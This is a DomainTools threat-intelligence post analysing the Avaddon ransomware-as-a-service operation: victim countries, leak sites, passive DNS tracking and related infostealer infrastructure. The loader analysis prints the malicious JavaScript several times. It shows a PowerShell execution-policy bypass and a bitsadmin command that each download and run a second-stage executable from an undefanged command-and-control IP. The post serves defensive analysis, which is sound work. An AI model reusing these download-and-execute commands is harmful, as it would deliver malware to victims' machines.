Avaddon: Ransomware-as-a-Service & Extortion

By DomainTools

Published: 2020-08-13 · Archived: 2026-04-05 21:19:30 UTC


Avaddon: The Latest RaaS (Ransomware-as-a-Service) to Jump on the Extortion Bandwagon

If you would prefer to listen to Tarik discuss his analysis, it is featured in our recent episode of Breaking Badness, which is included at the bottom of this post.

Dissecting the Avaddon Ransomware Loader & Further Operations

Avaddon is a new “Ransomware-as-a-Service” (RaaS) malware that uses an affiliate revenue system as part of how this threat group achieves it’s financial goals.

Avaddon is being actively advertised on various cybercriminal forums, and has been associated with recent massive email spam campaigns for its distribution.



Avaddon Victimology


The ransom note for Avaddon supports 9 different languages: English, German, French, Italian, Spanish, Portuguese, Chinese, Japanese and Korean.

We can also analyze the victim distribution by looking at Avaddon binaries caught in the wild and correlating them with the country they were submitted from on VirusTotal.

To really account for the broader Avaddon binaries in the wild, I went ahead and searched for fuzzy hashes that are similar to the original binary detected. This is similar to leveraging imphashes or other fuzzy hash matching tactics for malware, but using VirusTotal's built-in feature VHASH. Taking these Avaddon binaries and sorting them by the country that submitted them we can see the parallels with those advertised by the Avaddon threat group.


Avaddon is for sale on the CIS (Commonwealth of Independent States) Russian language cybercriminal forums and it's noteworthy that Russian is not a supported language for victims. Parsing the advertisement of Avaddon's post on one of the cybercrime forums, we can infer that the authors clearly operate out of a CIS country.

It's likely that the very small percentage of Avaddon binaries submitted from a Russian network are security teams investigating the threat, or Avaddon customers breaking the EULA and submitting their binaries to VirusTotal to determine if it would be detected by common anti-virus vendors.




In addition to specific countries, Avaddon is written in C++ and accesses only Windows APIs. Thus, the victimology for Avaddon should include the above countries running Windows 7 or Windows 10.


The Avaddon author doesn't provide a means of distributing the ransomware, however according to their forum posts, they recommend purchasing your foothold from other sources such as "dediks" (attackers that have already compromised several computers and sell access to them).



Admin panels for Avaddon customers are all automatically generated and hosted on TOR network (.onion) sites. The landing page for Avaddon's ransom onion page is online and located here:
http://avaddonbotrxmuyl[.]onion/



As of last Saturday (August 8th 2020), the Avaddon authors published their extortion site (**http://avaddongun7rngel[.]onion**/). When victims don't pay the ransom, the Avaddon authors will publish some of their data in an effort of public extortion efforts.




We can look to Avaddon's extortion efforts as an example template of how future ransomware will operate. Extortion and leaking of private victim data will be the new norm.

Initial Presentation of Avaddon


Avaddon's initial loader is a compressed JavaScript attachment being distributed via email malspam attacks in the wild. The loader presents itself as a compressed (ZIP) JavaScript file masquerading as a JPG picture using file extension spoofing.

In order to better understand the Avaddon ransomware threat, let's start off with the loader code that gets executed by the victim.



```
var zifidz = 99575;
var igigh = 293994;
var goaehg = 203004;
var ieahgheai = 29499;
var jsRun=new ActiveXObject('WSCRIPT.Shell');
var daogdeg = 200054;
var shougeahf = 40050;
jsRun.Run("cmd.exe cmd.exe /c PowerShell -ExecutionPolicy Bypass (New-Object
System.Net.WebClient).DownloadFile('http://217.8.117.63/wtava.exe','%temp%\\7865336.exe');Sta
rt-Process '%temp%\\7865336.exe'",false);
var oehgrhg = 394995;
var gouheaugh = 3949050;
var rohgrhg = 359395;
var sgirgh = 495032;
jsRun.Run("cmd.exe /c bitsadmin /transfer twetaeihwuwe /download /priority high
http://217.8.117.63/wtava.exe %temp%\\75365357.exe&start %temp%\\75365357.exe", false);
var gaheiifaeh = 200305;
var osrghuorshg = 294995;
var ouaeguo = 3294950;
```

With most JavaScript droppers or loaders, we usually see several layers of complex obfuscation techniques. Some of these common techniques are string concatenation, string splitting, various encodings, junk code and even encryption.



With this initial Avaddon loader JavaScript, we only see junk code which we can remove to move to the next stage of analysis. The purpose of junk code is generally to confuse human or machine analysis, depending on the situation.

For example, junk code such as random math routines are added to malware to throw off anti-malware behavioral systems to make the binary appear to be benign. Junk code in this specific Avaddon JavaScript loader threat is ineffective at throwing off humans or machines because it's just random values assigned to random variables. It's unclear why the authors went this route with their design.

```
var jsRun=new ActiveXObject('WSCRIPT.Shell');

jsRun.Run("cmd.exe cmd.exe /c PowerShell -ExecutionPolicy Bypass (New-Object
System.Net.WebClient).DownloadFile('http://217.8.117.63/wtava.exe','%temp%\\7865336.exe');Sta
rt-Process '%temp%\\7865336.exe'",false);

jsRun.Run("cmd.exe /c bitsadmin /transfer twetaeihwuwe /download /priority high
http://217.8.117.63/wtava.exe %temp%\\75365357.exe&start %temp%\\75365357.exe", false);
```

Right out of the gate we can glean some interesting information about the Avaddon ransomware authors: they're targeting older/outdated Windows specific systems with this initial loader. ActiveXObjects have been long deprecated and are only used in the now outdated Internet Explorer web browser for automation purposes. ActiveXObjects have been a commonly abused feature used by threat actors in malicious web and document based attacks. This speaks to our victimology for Avaddon as well.

```
var jsRun=new ActiveXObject('WSCRIPT.Shell');
```

Here, we see Avaddon's JavaScript loader creating an object to call an instance of a Windows shell allowing commands to be executed.

From there, let's break down how Avaddon loads its next attack stages.

```
var jsRun=new ActiveXObject('WSCRIPT.Shell');

jsRun.Run("cmd.exe cmd.exe /c PowerShell -ExecutionPolicy Bypass (New-Object
System.Net.WebClient).DownloadFile('http://217.8.117.63/wtava.exe','%temp%\\7865336.exe');Sta
rt-Process '%temp%\\7865336.exe'",false);
```

PowerShell is still actively being used, although it is becoming less effective due to Microsoft implementing more aggressive technology in their ATP/Defender services. One example of this trend is the PowerShell Empire framework being abandoned due to the progress the security industry is making against flagging malicious PowerShell scripts.

What we can learn from Avaddon using PowerShell here is that it's likely targeting outdated Windows systems running Internet Explorer that might not have ATP/Defender enabled.

This specific PowerShell command is also, interestingly enough, not obfuscated. The PowerShell command is requesting to bypass the default execution policy (which by default on Windows systems is set to not allow PowerShell scripts to run), download a 2nd stage PE file to the users temp directory with a new filename and then proceed to execute it silently.

One interesting point about bypassing the default PowerShell execution policy is that Microsoft never designed this to be a security barrier, but more or less a control to prevent sysadmins from accidentally breaking systems with incorrect PowerShell. In addition, the likelihood that the victim of the Avaddon loader is running with administrative privileges to enable PowerShell execution is likely high.

```
var jsRun=new ActiveXObject('WSCRIPT.Shell');

jsRun.Run("cmd.exe /c bitsadmin /transfer twetaeihwuwe /download /priority high
http://217.8.117.63/wtava.exe %temp%\\75365357.exe&start %temp%\\75365357.exe", false);
```

From a tactics perspective, we see the same pattern as we did with PowerShell except this time the Avaddon JavaScript loader is leveraging the BITSadmin binary. We see the same C2 being called, the same 2nd stage binary being downloaded and executed except with a slightly different filename nomenclature.

```
var jsRun=new ActiveXObject('WSCRIPT.Shell');

jsRun.Run("cmd.exe /c bitsadmin /transfer twetaeihwuwe /download /priority high
http://217.8.117.63/wtava.exe %temp%\\75365357.exe&start %temp%\\75365357.exe", false);

// bitsadmin /transfer <name> [<type>] [/priority <job_priority>] [/ACLflags <flags>]
[/DYNAMIC] <remotefilename> <localfilename>
```

Adding in the documentation as comments in the Avaddon loader code, we can see how the BITSadmin command operates. Avaddon transfers (if the download stream is interrupted BITSadmin will resume when able) the 2nd stage binary with the job name ("twetaeihwuwe") at a high priority, drops it into the users temp directory, renames it to "75365357.exe" and finally silently executes it using the "start" command.

Redundancy in loaders are very common, and important in an attacker strategy. Your victim machine might not successfully execute the PowerShell command, but the BITSadmin fork process might.

Some of the malware design choices for this loader are interesting, such as using very minor junk code and also running unobfuscated PowerShell. One thing to remember is that just because this loader is not sophisticated, doesn't mean it's not effective.

Monitoring Ransomware Operations by Threat Group

Keep in mind that the Avaddon ransomware is RaaS (Ransomware as a Service), and therefore the binaries we see in the wild are not necessarily attacks from that specific group but rather from customers of theirs.

We can leverage Passive DNS (pDNS) counts as a means to measure how effective ransomware operations are. These counts represent the amount of times a global DNS sensor gets hit with these domain queries, so we can use these as metrics for operations tracking such as when campaigns are spun up, shut down or are growing. From a blue team perspective, it's a great idea to set up monitoring dashboards to keep an eye on these metrics.


Query	Type	Source	Count	Response	First Seen	Last Seen ▾
myphotoload.com	A	A	1	217.8.117.63	2020-06-06, 00:00	2020-07-29, 23:59
myphotoload.com	A	C	35	217.8.117.63	2020-06-06, 07:27	2020-07-26, 05:02
myphotoload.com	A	D	898	217.8.117.63	2020-06-06, 09:45	2020-07-24, 07:49

We can see in the above pDNS table snapshot from Iris Investigate the activity levels (934 DNS requests detected by pDNS sensor counts) of the original domain spotted in the wild with this specific Avaddon campaign.

What Else Does This Threat Actor/Group Do? Not Just Ransomware

We can see the operators behind the IP address & domain of this specific Avaddon ransomware threat are not just one trick ponies.


I was able to observe an admin panel for "Predator The Thief" hosted on the same infrastructure as this Avaddon C2.



Predator The Thief is a no-longer-supported C++ RAT (Remote Access Trojan) that was for sale on various cybercriminal marketplaces. The capabilities of Predator were Steam account hijacking, dumping of local SQLite various web browser databases, cookie theft of Google Chrome, Opera and Yandex as well as other various RAT functionality.

We can now say that the threat group behind the widely distributed Avaddon ransomware campaign also deals in other malware related attacks.

One interesting note is that both Predator the Thief and Avaddon ransomware have the same “Anti-CIS” features or EULA agreements. This indicates that the threat group behind this specific build of Avaddon is likely in a CIS nation.




We can infer how successful these domains owned by the same threat actor/group have been. Generally speaking, the more resolution counts we see in the wild, the more we can infer historic and current activity levels broken down by weaponized domain.

This threat group caters its operations to information theft, account hijacking and password stealing to victims in non-CIS countries.

